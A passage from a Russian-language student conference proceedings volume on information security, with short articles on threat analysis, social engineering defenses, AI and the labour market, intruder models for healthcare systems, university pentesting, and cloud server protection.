- Интеграция с мобильными платформами. Интеграция с мобильными платформами означает, что десктопные приложения могут взаимодействовать с мобильными приложениями, которые работают на смартфонах, планшетах, часах и других устройствах. Это увеличивает функциональность и удобство приложений, которые могут обмениваться данными, отправлять уведомления, использовать сенсоры, камеры, микрофоны, GPS и прочее.

Очевидно, что создание качественного, функционального, интуитивного и современного приложения требует немало времени и усилий. Этим обусловлено и то, что разработка Desktop-приложений включает в себя много направлений. Можно сделать вывод, что разработка десктопных приложений уже на протяжении многих лет остается востребованным направлением и является перспективным для начинающих специалистов.

Список источников

1. А. Хорошилов. "Программирование WinAPI на Си". БХВ-Петербург, 2017.
2. А. Шилдт. "Java. Полное руководство". Питер, 2019.
3. Д. Джейлз. "JavaFX 8. Разработка клиентских приложений". Диалектика, 2018.
4. С. Макконнелл. "Совершенный код". Питер, 2011.
5. Д. Шлёфф. "JavaScript для профессиональных веб-разработчиков". Диалектика, 2017.
6. М. Хронсби, С. Дитмар. "Разработка приложений в среде Qt 5 на языке C++". ДМК Пресс, 2015.
7. В. Суворов. "Программирование под Android". Питер, 2014.
8. Официальный сайт Microsoft [Электронный ресурс]. – Режим доступа: <https://www.microsoft.com/ru-ru/>
9. ИСП РАН – «Введение в статический и динамический анализ драйверов Windows» [Электронный ресурс]. – Режим доступа: <https://fsrbit.ru/lecture/913>.

Материал поступил в редколлегию 20.04.2024

Секция «Системы информационной безопасности»

УДК 004

Выявление особенностей методов анализа угроз информационной безопасности

Баранов Антон Сергеевич (ст. гр. О-20-ИБ-2-ози-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: выявление функций методов анализа угроз для информационной безопасности включает в себя понимание различных подходов, используемых для оценки, анализа и смягчения потенциальных рисков для цифровых активов, систем и данных. Используя функции в свои методы анализа, представленные в данной статье, организации могут разработать более надежный и эффективный подход к управлению угрозами информационной безопасности.

Ключевые слова: информационная безопасность, анализ угроз, методология, классификация, кибербезопасность, оценка риска.

Оценка риска.

Методы обычно включают проведение комплексной оценки риска для выявления потенциальных угроз, уязвимостей и влияния на информационную безопасность.

Это может включать выявление активов, оценку их стоимости, оценку уязвимостей и оценку вероятности и влияния различных угроз. Оценка рисков проекта происходит по двум направлениям: качественному и количественному.

Качественный анализ описывает: что может произойти; когда; что это повлечёт за собой; какова вероятность такого риска.

Количественный анализ определяет, сколько денег или времени компания потеряет, если риск наступит. Этот анализ проводят после качественного и учитывают риски с высокой вероятностью и значительными последствиями.

Идентификация угроз.

Методы должны включать механизмы для выявления потенциальных угроз информационной безопасности.

Это может включать анализ прошлых инцидентов, изучение возникающих угроз, мониторинг рекомендаций по обеспечению безопасности и проведение мероприятий по сбору угроз.

Анализ уязвимости.

Оценка уязвимостей имеет решающее значение для понимания потенциальных точек входа для угроз.

Методы могут включать в себя сканирование уязвимости, тестирование на проникновение, обзоры кодов и другие методы для выявления слабостей в системах, приложениях и сетях.

Оценка активов.

Понимание ценности активов помогает определить приоритетные усилия по обеспечению безопасности.

Методы могут включать в себя присвоение значения информационным активам на основе их важности для операций организации, репутации и требований соответствия.

Моделирование угроз.

Создание моделей потенциальных угроз и их потенциальных последствий может помочь организациям лучше понять и приоритет их усилиям по безопасности.

Методы могут включать использование методов моделирования угроз, таких как шаг (подделка, подделка, отказ, раскрытие информации, отказ в обслуживании, повышение привилегий) или дерева атаки для анализа потенциальных векторов атаки и их последствий.

Стратегии снижения рисков.

После того, как угрозы были выявлены и оценены, методы должны включать стратегии для смягчения или управления этими рисками.

Это может включать реализацию технического контроля, принятие лучших практик безопасности, разработку планов реагирования на инциденты и реализацию программ обучения сотрудников и повышения осведомленности.

Избегать. Иногда можно избежать риска полностью. Например, если есть сомнения в надёжности подрядчика, который часто не соблюдает сроки, можно перестать работать с ним.

Непрерывный мониторинг и улучшение.

Информационная безопасность - это постоянный процесс, и методы должны включать в себя положения для постоянного мониторинга угроз, уязвимостей и контроля безопасности.

Регулярный обзор и улучшение мер безопасности необходимы для адаптации к развитию угроз и изменения бизнес -требований.

Соблюдение требований и нормативных соображений.

Методы могут рассмотреть требования по соблюдению и нормативные обязательства, специфичные для отрасли или юрисдикции организации. Это может включать в себя согласование методов безопасности со стандартами, такими как ISO 27001, NIST Cybersecurity Framework или отраслевые правила, такие как GDPR или HIPAA.

Аудиты безопасности и оценки соответствия.

Регулярные аудиты безопасности и оценки соответствия помогают организациям определить пробелы в их контроле безопасности и обеспечить соблюдение нормативных требований и передовых практик отрасли. Аудит может включать в себя обзоры политик, процедур, конфигураций и элементов управления доступа для определения областей для улучшения.

Красная команда против голубых командных упражнений.

Упражнения Red Team имитируют реальные кибератаки, когда команда этических хакеров (красная команда) пытается нарушить защиту организации, в то время как защитники организации (синяя команда) работают, чтобы обнаружить и реагировать на смоделированные атаки. Эти упражнения помогают организациям выявить недостатки в их положении в области безопасности и улучшить возможности реагирования на инциденты.

Обучение информированию о безопасности.

Обучение сотрудников об общих угрозах безопасности, фишинговых атак, тактике социальной инженерии и лучших практиках для защиты конфиденциальной информации имеет важное значение для построения культуры, заботящейся о безопасности в организации. Обучение повышению осведомленности о безопасности помогает снизить риск человеческой ошибки.

Внедряя эти функции в свои методы анализа, организации могут разработать более надежный и эффективный подход к управлению угрозами информационной безопасности, а также могут эффективно идентифицировать, оценивать и смягчать угрозы для своих критических активов

Список источников

1. Методы Обнаружения и Анализа Угроз в Информационной безопасности <https://mousehunting.by/2024/02/03/metody-obnaruzheniya-i-analiza-ugroz-v-informacionnoj-bezopasnosti/>.

2. Толстенок В.П., Сидоренко А.С. Информационная экономика. В сборнике: Экономика 21 века: угрозы возможности и превентивное управление. материалы международной научно-практической конференции профессорско-преподавательского состава. 2017. С. 363-366. 3. Борисенко В.С. Информационная экономика. В сборнике: От синергии знаний к синергии бизнеса. Сборник статей и тезисов докладов V Международной научно-практической конференции студентов, магистрантов и преподавателей. 2018. С. 677-682.

4. Сидоренко А.С. Конкурентоспособность и экономическая безопасность: региональный аспект // Актуальные проблемы социально-гуманитарных исследований в экономике и управлении. Материалы III Всероссийской научно-практической конференции профессорско-преподавательского состава и магистрантов факультета экономики и управления. 2017. С. 124-127.

5. Сухарев О.С., Стрижакова Е.Н. Экономический рост и технологические изменения: анализ факторов. Национальные интересы: приоритеты и безопасность. 2015. Т. 11. № 23 (308). С. 15-37.

Материал поступил в редколлегию 20.04.2024

УДК 004

Анализ принципов работы социальной инженерии

Белов Егор Сергеевич (ст. гр. О-21-БАС-1-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: статья "Социальная инженерия в информационной безопасности" исследует ключевые аспекты использования социальной инженерии как метода атаки на информационные системы и организации. Автор обсуждает понятие социальной инженерии, её основные методы и техники, а также приводит примеры реальных случаев использования данного подхода в целях несанкционированного доступа к конфиденциальной информации и компрометации систем безопасности. В статье рассматриваются также стратегии защиты от социальной инженерии, включая обучение персонала, улучшение осведомленности о безопасности, и внедрение технологических решений для сдерживания подобных атак. Этот материал предназначен для специалистов по информационной безопасности, а также для всех заинтересованных лиц, желающих лучше понять угрозы, связанные с социальной инженерией, и способы их предотвращения.

Ключевые слова: социальная инженерия, информационная безопасность, методы атаки, техники социальной инженерии, конфиденциальная информация, компрометация систем безопасности, обучение персонала, осведомленность о безопасности, защита от социальной инженерии, технологические решения.

В цифровую эпоху, когда данные играют жизненно важную роль, обеспечение информационной безопасности стало критическим аспектом для компаний и организаций. Но помимо технических уязвимостей и ошибок возникающих сами по себе, есть еще одна серьезная угроза и это социальная инженерия. Этот метод манипулирования людьми представляет серьезную угрозу для конфиденциальности и защиты данных. В этой статье мы рассматриваем проблему социальной инженерии, приводим статистические данные, подтверждающие ее актуальность, анализируем существующие решения и предлагаем новые подходы и методы для борьбы с этой угрозой.

Социальная инженерия – это различные трюки, психологическое манипулирование, которые злоумышленники используют, чтобы обмануть других и получить важные данные или доступ к защищенным местам. Они могут лгать, вводить в заблуждение, подделывать что-либо, чтобы обойти защиту. Обычно такие атаки происходят через фишинговые письма на почту, телефонные звонки или даже через личное общение в социальных сетях, чтобы ввести людей в заблуждение и получить то, что нужно злоумышленнику.

Статистика кажется довольно пугающей, когда речь идет о проблеме социальной инженерии. Недавний отчет от американской компании RAND говорит о том, что более 90% успешных кибератак начинаются с фишинговых электронных писем. И, согласно Verizon, почти половина (40%) всех инцидентов нарушения безопасности связаны с ошибками персонала, например, случайным раскрытием информации или утечкой учетных данных. Происходит это чаще всего, из-за невнимательности и чрезмерного доверия к малознакомым людям.

Чтобы бороться с угрозой социальной инженерии, есть несколько вариантов. Важно обучать персонал, чтобы они понимали, какие могут быть атаки и как распознать мошенничество. Также внедрение правил безопасности и проверок подлинности помогает предотвратить атаки. Использование технических средств и оборудования, таких как антивирусное ПО, системы обнаружения вторжений, устройства защиты от утечки акустической информации по оптоволоконной линии, контроль доступа в сеть, также важно для защиты от социальной инженерии.

Помимо тех методов, которые уже есть, нужно добавить еще варианты, чтобы борьба с социальной инженерией стала более эффективнее. Сначала нужно усилить обучение и тренировки для персонала. Обновление учебных программ с реальными примерами и сценариями помогут сделать персонал более внимательным. Также важно проводить симуляции атак регулярно, чтобы понять, готовы ли сотрудники к реальным угрозам. К примеру, для этого можно нанять пентестера, чтобы тот попробовал путём манипуляций людьми проникнуть в систему организации.

Другая важная вещь – это использование технологий, чтобы распознавать и блокировать атаки социальной инженерии. Например, использование искусственного интеллекта, так же его контроль для анализа поведения пользователей и обнаружения подозрительных действий может значительно повысить безопасность и автоматизировать процесс мониторинга сотрудников.

Есть несколько дополнительных вещей, которые можно сделать, чтобы улучшить защиту от социальной инженерии:

1. Создание культуры безопасности: Важно, чтобы в организации каждый понимал, что он тоже часть защиты данных. Это может включать регулярные собрания по безопасности, вознаграждение за соблюдение правил безопасности и обсуждение безопасности на совещаниях, а так же серьёзно отношение к этому.

2. Многоуровневая, двухфакторная аутентификация: Использование нескольких способов проверки подлинности, таких как отпечатки пальцев или одноразовые пароли, поможет сделать проникновение в систему намного сложнее.

3. Мониторинг и анализ: Постоянное наблюдение за активностью пользователей и анализ необычного поведения помогут выявить попытки атаки раньше. Сетевой анализ трафика, использование специализированных инструментов для этого, проверка входящих и исходящих электронных писем, а так же мониторинг сотрудников с помощью искусственного интеллекта.

4. Обновление политик безопасности: С учетом постоянно меняющихся угроз, важно регулярно обновлять правила безопасности и процедуры работы с данными, а так же ознакомлять с этим сотрудников.

5. Сотрудничество с экспертами: Работа с внешними экспертами по информационной безопасности может принести дополнительные плюсы. Они могут помочь обнаружить слабые места, дать нужные советы и предложить эффективные стратегии для защиты.

6. Проведение периодических проверок: Иногда проверять сотрудников на возможность довериться малознакомым людям и пробовать проникнуть в организацию способом манипулирования людьми.

Борьба с социальной инженерией – это постоянная забота, которая требует внимания и постоянного совершенствования. Важно обучать персонал, внедрять технические решения, развивать культуру безопасности внутри организации, анализировать поведение сотрудников и проводить периодические проверки. Это основные шаги в успешной стратегии борьбы с этой угрозой. Кроме того, есть дополнительные меры, такие как использование многоуровневой аутентификации, отслеживание активности пользователей и сотрудничество с экспертами по безопасности, которые помогают повысить уровень защиты и обеспечить безопасность важных данных компании.

Список источников

1. Smith, R. (2020). "Social Engineering Attacks and How to Prevent Them." Security Boulevard.
2. Verizon. (2023). "2023 Data Breach Investigations Report."
3. Отчёт RAND (<https://katehon.com>).
4. Hadnagy, C. (2010). "Social Engineering: The Art of Human Hacking." John Wiley & Sons.
5. Рытов М.Ю., Мегаев К.А., Еременко С.В. Теоретические основы управления обменом данными в среде корпоративного портала промышленного предприятия. Брянск, 2014.

Материал поступил в редколлегию 20.04.2024

УДК 004.8

Анализ влияния искусственного интеллекта на безопасность киберпространства и рынок труда

Березкин Федор Евгеньевич (ст. гр. О-22-БАС-2-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в статье рассматривается влияние искусственного интеллекта на рынок труда. Проводится анализ существующих и предлагаемых решений

проблемы, связанной с потенциальной заменой искусственным интеллектом рабочих мест. Особое внимание уделяется методам и алгоритмам, способным помочь людям адаптироваться к новым условиям труда.

Ключевые слова: искусственный интеллект, рынок труда, автоматизация, безработица, переквалификация, образование, будущее работы, информационная безопасность.

Искусственный интеллект (ИИ) – это область науки и техники, которая занимается созданием и применением машин и программ, способных выполнять задачи, требующие интеллекта. В современном мире мы сталкиваемся с проблемой, когда автоматизация, осуществляемая с помощью искусственного интеллекта, может привести к значительному сокращению рабочих мест в различных отраслях. В то же время, Расширение автоматизации с помощью ИИ увеличивает количество потенциальных уязвимостей в киберпространстве. Злоумышленники могут использовать эти уязвимости для кражи конфиденциальных данных, совершения кибератак, а также для манипулирования системами ИИ. Это, в свою очередь, приведёт к увеличению уровня безработицы, социальным потрясениям, снижению уровня защищенности информации, и усилением экономического неравенства.

Актуальность данной темы обусловлена стремительным развитием ИИ, который уже оказывает заметное влияние на рынок труда. Проблема автоматизации рабочих мест из-за ИИ является глобальной и затрагивает все страны мира. Потенциальные социально-экономические последствия требуют тщательного анализа и разработки эффективных превентивных мер.

Научная значимость исследования заключается в анализе существующих и предлагаемых решений проблемы взаимодействия ИИ и рынка труда, а также в разработке комплексного подхода к этой проблеме, включая обоснование инновационных методов переквалификации и образования. Практическая значимость исследования проявляется в формулировании рекомендаций для государственных органов, бизнеса и образовательных учреждений, а также в оказании помощи людям в адаптации к изменяющимся условиям труда и в содействии созданию новых рабочих мест.

Статистические данные подчеркивают серьезность проблемы: по оценкам McKinsey Global Institute, к 2030 году до 800 миллионов рабочих мест могут быть автоматизированы [1], а в России, согласно данным РАНХиГС, к 2035 году под угрозой исчезновения могут оказаться до 50% существующих профессий. [2]

Среди имеющихся решений выделяется переквалификация через программы переподготовки и повышения квалификации, а также создание новых рабочих мест путем поддержки предпринимательства и развития новых отраслей экономики.

Инновационный подход включает в себя систему непрерывного образования (lifelong learning), которая стимулирует людей к постоянному обучению и развитию навыков. Это предполагает создание мотивационной системы с финансовыми и нематериальными стимулами, развитие доступной

инфраструктуры для обучения и изменение менталитета в сторону культуры непрерывного обучения. Кроме того, предлагается разработка индивидуальных траекторий обучения с использованием ИИ для оценки навыков и потребностей, а также предоставление адресной помощи, включая консультации и финансирование обучения для нуждающихся.

Персонализированная переквалификация предполагает использование ИИ для разработки индивидуальных программ обучения, анализ навыков и опыта человека, определение целей обучения и подбор оптимальных курсов и тренингов. Также важно поддерживать людей в поиске новых возможностей, помогая в составлении резюме, поиске вакансий и подготовке к собеседованиям.

Использование технологий ИИ может позволить внедрить практику универсального базового дохода, которая может обеспечить людям минимальный уровень жизни, гарантируя минимальный доход, что снизит уровень бедности, а также стимулировать людей к поиску новых направлений труда, предоставляя им возможность рисковать и пробовать себя в новых сферах деятельности.

В развитых странах, таких как США и Япония, автоматизация, осуществляемая с помощью ИИ, часто приводит к вытеснению рабочих мест, особенно в секторах с легко стандартизируемыми задачами. Это может уменьшить спрос на неквалифицированный труд и повысить уровень безработицы. Однако ИИ также способствует созданию новых рабочих мест и увеличению производительности и заработной платы в секторах, где он дополняет человеческий труд.

В развивающихся странах, таких как Китай и Индия, влияние ИИ может быть более сложным. Ограничения в инфраструктуре и квалификации рабочей силы могут затруднить полное использование потенциала ИИ, что может усугубить экономическое неравенство и увеличить разрыв в доходах между развитыми и развивающимися странами.

При формировании политики и принятии решений необходимо учитывать эти различия и потенциальные результаты внедрения ИИ. Стратегии должны направляться на максимизацию положительных аспектов ИИ и минимизацию его негативных последствий, особенно в отношении занятости и заработной платы. Это может включать в себя инвестиции в образование и переквалификацию, развитие инфраструктуры и поддержку инноваций.

Цифровизация экономики также приводит к появлению новых профессий, которые ранее не существовали. Развитие ИИ породило специальности, такие как инженеры данных, специалисты по машинному обучению, аналитики больших данных и разработчики ИИ. Эти новые профессии требуют от работников не только технических знаний, но и способности к адаптации, поскольку технологии постоянно развиваются. Цифровизация также способствует появлению платформенной экономики, где работа выполняется на временной или проектной основе. Для подготовки кадров к новым профессиям, образовательные учреждения и компании должны разрабатывать программы обучения, соответствующие потребностям рынка труда. Это включает в себя

приобретение технических и мягких навыков, таких как критическое мышление, творчество и командная работа.

Особое внимание следует уделить информационной безопасности в контексте развития ИИ. С одной стороны, ИИ может быть использован для укрепления информационной безопасности: например, автоматизация задач по обеспечению безопасности, повышение эффективности систем безопасности за счет анализа больших объемов данных и выявления аномалий, а также разработка более совершенных методов защиты информации.

С другой стороны, ИИ также может создавать новые уязвимости. Это могут быть уязвимости в алгоритмах ИИ, которые могут быть использованы злоумышленниками для манипулирования системами или кражи данных, проблемы с конфиденциальностью, связанные с использованием ИИ для сбора и анализа больших объемов персональных данных, а также риск злонамеренного использования ИИ, например, для создания дипфейков или проведения кибератак. Поэтому важно инвестировать в исследования и разработки в области информационной безопасности, чтобы обеспечить безопасное и этичное использование ИИ. Необходимо разрабатывать методы и инструменты для защиты систем ИИ от атак, обучать специалистов по информационной безопасности работе с ИИ, а также создавать нормативно-правовую базу, регулирующую использование ИИ. Только при комплексном подходе, учитывающем как возможности, так и риски, связанные с ИИ, мы сможем обеспечить безопасное и устойчивое развитие рынка труда в эпоху цифровизации. В заключение, влияние ИИ на рынок труда является сложной и многогранной проблемой, требующей комплексного подхода. Совместными усилиями государства, бизнеса и общества можно найти решения, которые помогут людям адаптироваться к новым условиям труда и использовать возможности, предоставляемые ИИ.

Список источников

1. McKinsey Global Institute. Jobs lost, jobs gained: What the future of work will mean for jobs, skills, and wages. 2019. // [mckinsey.com](https://www.mckinsey.com) : [сайт]. – URL: <https://www.mckinsey.com/~media/BAB489A30B724BECB5DEDC41E9BB9FAC.ashx> - (дата обращения: 07.03.2024).
2. РАНХиГС. Доклад о развитии ИИ в России. 2022.. // [ranepa.ru](https://www.ranepa.ru) : [сайт]. – URL: <https://www.ranepa.ru/news/tema-dnya-v-rossii-federalnyy-proekt-po-razvitiyu-ii-prodlevaetsya-do-2030-goda> - (дата обращения: 07.03.2024).
3. Ерохин Д.В., Спасенников В.В. Формирование общекультурных и профессиональных компетенций в процессе подготовки магистрантов по профилю "инновационный менеджмент". Менеджмент в России и за рубежом. 2014. № 6. С. 61-70.
4. Рытов М.Ю., Мегаев К.А., Еременко С.В. Теоретические основы управления обменом данными в среде корпоративного портала промышленного предприятия. Брянск, 2014.

5. Евенко В.В., Новиков М.М., Спасенников В.В. Проблемы оценивания интеллектуального потенциала и интеллектуального капитала инженерно-технических работников. Менеджмент в России и за рубежом. 2014. № 5. С. 117-127.

Материал поступил в редколлегию 20.04.2024

УДК 004.896

Исследование особенностей определения нарушителей информационной безопасности в сфере здравоохранения

Бутузова Дарья Дмитриевна (ст. гр. О-21-ИБ-1-ози-Б)

Работа выполнена под руководством ассистента кафедры «Системы информационной безопасности», Седакова Кирилла Андреевича (sekira98@mail.ru)

Аннотация: в статье представлено исследование построения модели нарушителя для объектов защиты в сфере здравоохранения. Указаны классификации потенциальных нарушителей целостности и безопасности информационных баз медицинских учреждений, а также основные этапы создания модели нарушителя.

Ключевые слова: модель нарушителя, объект здравоохранения.

В современном обществе наблюдается рост объёма обрабатываемых данных, что вызывает потребность в программно-аппаратном обеспечении. В связи с большим количеством информационных угроз, например, вредоносного кода и программного обеспечения, заражённого вирусами, развивается сфера информационной безопасности, целью которой является предотвращение утечки конфиденциальных данных, организация защиты системы от информационного воздействия.

В последнее время участились атаки на медицинские учреждения, главной целью злоумышленников является похищение личных данных – персональных данных и медицинской информации. Большой упор специалисты по информационной безопасности в здравоохранительных объектах должны делать на защиту от утечки личных данных, чтобы избежать шантажа и компрометации пациентов. В этом поможет внедрение современных технических средств и проведение мероприятий организационного характера.

Термин «злоумышленник» обозначает субъекта, который осуществляет незаконную деятельность по получению несанкционированного доступа к конфиденциальной информации.

Модель нарушителя – это модель, которая описывает потенциальных нарушителей, содержит классификацию согласно их опыту, знаниям, возможности использования ресурсов, мотивации и способам осуществления угроз.

Первым этапом составления модели нарушителя является анализ информационной системы медицинского учреждения. В ходе исследования идёт составление примерного списка актуальных нарушителей в рамках данной системы.

На основании признака принадлежности к медицинской информационной системе нарушителей разделяют на два типа. Внешний нарушитель – это физическое лицо, которое не имеет права нахождения на пределах территории, где размещается оборудование МИС. Под внутренним нарушителем понимается нарушитель, который имеет возможность доступа на территорию организации.

Внешний нарушитель не имеет доступа к техническим средствам и ресурсам системы, но может совершить удалённую атаку на МИС.

Возможности внутреннего нарушителя зависят от установленных в контролируемой зоне ограничений, которые составляют организационно-технические меры: тщательный подбор персонала, организация подготовки кадров, допуск физических лиц на территорию учреждения, контроль за проведением работ по информационной безопасности. К внутренним нарушителям могут относиться администраторы, операторы, обслуживающий персонал, пациенты, сотрудники, обслуживающие ТС и ПО. Именно они несут наибольший риск для МИС.

Нарушитель может располагать информацией об объектах атак, которая разделяется на: общую информацию – содержит назначение и общие характеристики МИС; эксплуатационную информацию – получена из эксплуатационной документации; чувствительную информацию – дополняет эксплуатационную информацию о МИС.

Нарушитель может обладать определёнными средствами атаки, которые включают в себя программные и аппаратные компоненты, доступные в продаже технические средства, программное обеспечение, а также специально разработанное техническое оборудование. Невозможно объективно оценить состав имеющихся у нарушителя средств атак, ведь они зависят от многих факторов (финансовые возможности нарушителя, установленное на здравоохранительных объектах оборудование и т.д.), но возможно определить примерные характеристики средств атак.

Главной целью атак на МИС является хищение конфиденциальной информации.

Объектами атак являются: защищённая информация, документация, технические и программные средства, помещения и каналы связи.

К каналам атак относятся: каналы доступа к объекту атаки (акустический, физический, визуальный), съёмные носители информации, штатные средства, носители информации, убранные из использования и неправильно утилизированные, документация, незащищённые каналы связи.

Основные способы атак включают в себя: перехват сведений о разглашаемой информации, атаки на уязвимости системы, хищение отходов, искажение информации в незащищённых каналах связи, методы социальной

инженерии, модификацию программных средств с использованием вредоносных программ.

Последний этап разработки модели угроз включает в себя формирование требований к безопасности объекта в виде списка сценариев действий по проникновению нарушителя в систему. Необходимо учесть возможные воздействия внешних и внутренних факторов, которые помогут нарушителям достичь своей цели.

Можно сделать вывод, что модель нарушителя точно описывает и классифицирует по признакам нарушителей системы, служит источником об основных каналах, целях и объектах атак, включает примерные атаки на МИС. Располагая этой информацией, специалисты безопасности могут заранее обезопасить систему от нарушителей и внедрить современные технические и аппаратные средства для защиты.

Список источников

1. Белов, А.С. Модернизация системы информационной безопасности: подход к определению периодичности / А.С. Белов, М.М. Добрышин, Д.Е. Шугуров. – М.: Инсайд, 2022. – 76-80 с.
2. Модель угроз МИС [Электронный ресурс] Режим доступа: plombir-samara.ru. (Дата обращения: 13.03.2024)
3. Стандарт ISO27001.
4. БДУ – Нарушители [Электронный ресурс] Режим доступа: fstec.ru. (Дата обращения: 13.03.2024).

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Роль и значение проведения пентестов в университетской среде

Васина Татьяна Вячеславовна (ст. гр. 23-ИБ-ози-М)

Работа выполнена под руководством ассистента кафедры «Системы информационной безопасности», Банникова Артура Игоревича (arturkorch@inbox.ru)

Аннотация: статья рассматривает цели и задачи проведения пентестов, приводит примеры инструментов и методов использования в университетской среде, а также рассматривает этические аспекты и законодательные требования. Роль пентестинга в университетской среде важна для оценки уровня защиты информационных систем, выявления уязвимостей и предотвращения возможных инцидентов безопасности. В заключение, статья подчеркивает важность проведения пентестов для обеспечения информационной безопасности университетов и подготовки специалистов в сфере информационной безопасности.

Ключевые слова: пентестинг, угрозы ИБ, инструменты для пентестинга, уязвимости.

Информационные технологии играют существенную роль в современном университетском образовании, обеспечивая доступ к цифровым ресурсам, административным системам, и учебным материалам. Вместе с этим, конфиденциальность, целостность и доступность информации в университетской среде важны для обеспечения безопасности учебного процесса и защиты чувствительных данных студентов и преподавателей. В этом контексте проведение пентестов в университетах становится особенно важным, поскольку это позволяет оценить уровень безопасности информационных систем и выявить угрозы, которые могут привести к нарушению безопасности университета.

Проведение пентестов в университетской среде имеет ряд важных целей и задач:

1. Оценка уровня защиты информационных систем: Проведение пентестов помогает определить уровень защищенности сетевой инфраструктуры, веб-приложений, баз данных и других систем, используемых в университете.

2. Выявление уязвимостей: Пентестинг позволяет выявить уязвимости в инфраструктуре университета, такие как недостатки в конфигурации сетевых устройств, уязвимые места в веб-приложениях и другие потенциальные слабые места.

3. Предотвращение инцидентов безопасности: Результаты пентестов позволяют принять меры по устранению выявленных уязвимостей, что способствует предотвращению возможных инцидентов безопасности.

Проведение пентестов в университетской среде подразумевает соблюдение высоких стандартов этики и конфиденциальности. Использование тестирования на проникновение должно быть оправданным и законным, а результаты использованы только для улучшения защиты информационных ресурсов. Это также означает отчет о найденных уязвимостях и меры, принятые для их устранения, а не незаконное использование полученной информации во вред университету.

Примеры методов соблюдения этических и законодательных аспектов

- Получение согласия: Выполнение письменного согласия от администрации университета и других заинтересованных сторон.

- Обеспечение конфиденциальности: Гарантирование конфиденциальности информации и ее защита от несанкционированного доступа.

- Соблюдение законодательства: Проведение тестов в строгом соответствии с законами о защите данных и компьютерных преступлений.

Примеры инструментов и методов, используемых в проведении пентестов в университете:

Для проведения пентестов в университетской среде могут использоваться различные инструменты и методы. Например, для сканирования сети и поиска

уязвимостей на серверах и сетевых устройствах может применяться инструмент Nmap. Для тестирования веб-приложений на уязвимости могут использоваться инструменты, такие как OWASP ZAP или Burp Suite. Важным аспектом проведения пентестов является также соответствие этическим нормам и правовым требованиям в отношении проведения тестов на проникновение.

Проведение пентестов в университетской среде играет ключевую роль в обеспечении информационной безопасности и защите конфиденциальности данных. Это позволяет учреждениям высшего образования выявлять и устранять уязвимости, совершенствовать меры защиты и предотвращать возможные инциденты безопасности. Кроме того, опыт и знания, полученные в результате проведения пентестов, могут сыграть важную роль в образовательном процессе и подготовке студентов в сфере информационной безопасности.

Список источников

1. Диогенес Ю. Кибербезопасность: стратегии атак и обороны/ Диогенес Ю., Озкая Э. - Москва: ДМК Пресс, 2020. - 326 с. 978-5-97060-709-1. -Текст: электронный//IPR SMART: [сайт]. - URL: <https://www.iprbookshop.ru/124557.html> ISBN: 978-5-9706-0709-1.
2. Рытов М.Ю., Мегаев К.А., Еременко С.В. Теоретические основы управления обменом данными в среде корпоративного портала промышленного предприятия. Брянск, 2014.
3. Аверченков В.И., Рытов М.Ю. Организационная защита информации. учебное пособие для вузов / Брянск, 2005.
4. Аверченков В.И., Рытов М.Ю., Кондрашин Г.В., Рудановский М.В. Системы защиты информации в ведущих зарубежных странах. учебное пособие для вузов / Брянск, 2007.
5. Аверченков В.И., Рытов М.Ю., Гайнулин Т.Р. Защита персональных данных в организации. (3-е издание, стереотипное) Москва, 2016.

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Методы защиты облачных серверов

Вишнякова Анна Николаевна (ст. гр. О-20-БАС-1-боис-С)

Работа выполнена под руководством доцента кафедры «Системы информационной безопасности», Голембиовской Оксаны Михайловны (Bryansk-tu@yandex.ru)

Аннотация: проблема защиты облачных серверов может возникать из-за различных факторов, таких как недостаточная конфигурация безопасности, слабые пароли доступа, уязвимости программного обеспечения, недостатки в управлении доступом и многое другое. Важно обеспечить надлежащую защиту данных на облачных серверах, чтобы предотвратить несанкционированный доступ, утечку информации и другие угрозы.

Ключевые слова: облачные технологии, безопасность данных, киберугроза, конфиденциальная информация.

В современном обществе все большее количество организаций переходит на облачные технологии для хранения и обработки данных. Облачные серверы обеспечивают высокую гибкость, масштабируемость и доступность информации, что делает их незаменимым инструментом в современном мире. Однако вместе с возможностями облачных серверов возникают и новые угрозы, связанные с безопасностью данных и конфиденциальностью информации [1].

Проблема защиты облачных серверов становится особенно актуальной в условиях постоянного развития киберугроз и усовершенствования технологий взлома и воровства информации. Данные, хранящиеся на облачных серверах, могут содержать конфиденциальную информацию организаций, а также личные данные пользователей, такие как финансовая информация и персональные данные. Существует несколько основных угроз безопасности облачных серверов, таких как атаки на инфраструктуру облачных провайдеров, взлом и потеря доступа к данным, а также недобросовестные действия сотрудников провайдера. Кроме того, облачные сервисы могут быть подвержены DDoS-атакам, утечкам данных и неправильной конфигурации безопасности [1]. Для решения проблемы защиты облачных серверов необходим комплексный подход, включающий в себя:

1. Аутентификацию и авторизацию: Использование сильных паролей или многофакторной аутентификации для защиты доступа к облачным серверам. Правильная настройка ролей и прав доступа, чтобы ограничить доступ к конфиденциальным данным только необходимым пользователям.

2. Шифрование данных: Шифрование позволяет защитить данные, хранимые на облачных серверах, путем преобразования их в нечитаемый формат для посторонних лиц. Для этого можно использовать различные методы шифрования, такие как SSL (Secure Sockets Layer) или TLS (Transport Layer

Security), которые обеспечивают защищенное соединение между клиентом и сервером [2].

3. Межсетевые экраны и обнаружение вторжений: Использование межсетевых экранов и систем обнаружения вторжений для мониторинга сетевого трафика и выявления аномалий или попыток несанкционированного доступа к облачным серверам.

4. Резервное копирование и восстановление данных: Регулярное создание резервных копий данных и проверка их целостности. Резервное копирование позволяет создавать копии данных и хранить их на внешних носителях или других облачных серверах. Это позволяет восстановить данные в случае их потери или повреждения, например, в результате кибератаки или системного сбоя [2].

5. Управление обновлениями: Провайдеры облачных услуг часто выпускают обновления и исправления для своих платформ, чтобы закрыть известные уязвимости и поддерживать высокий уровень безопасности. Поэтому, регулярное обновление операционной системы, приложений и другого программного обеспечения на облачном сервере является неотъемлемой частью его защиты.

6. Мониторинг и журналирование: Ведение записей о событиях и мониторинг активности на облачных серверах, чтобы быстро выявлять и реагировать на любую необычную активность или попытки несанкционированного доступа.

7. Физическая безопасность: Обеспечение физической безопасности облачных серверов, таких как ограниченный физический доступ, видеонаблюдение, контроль доступа и т. д.

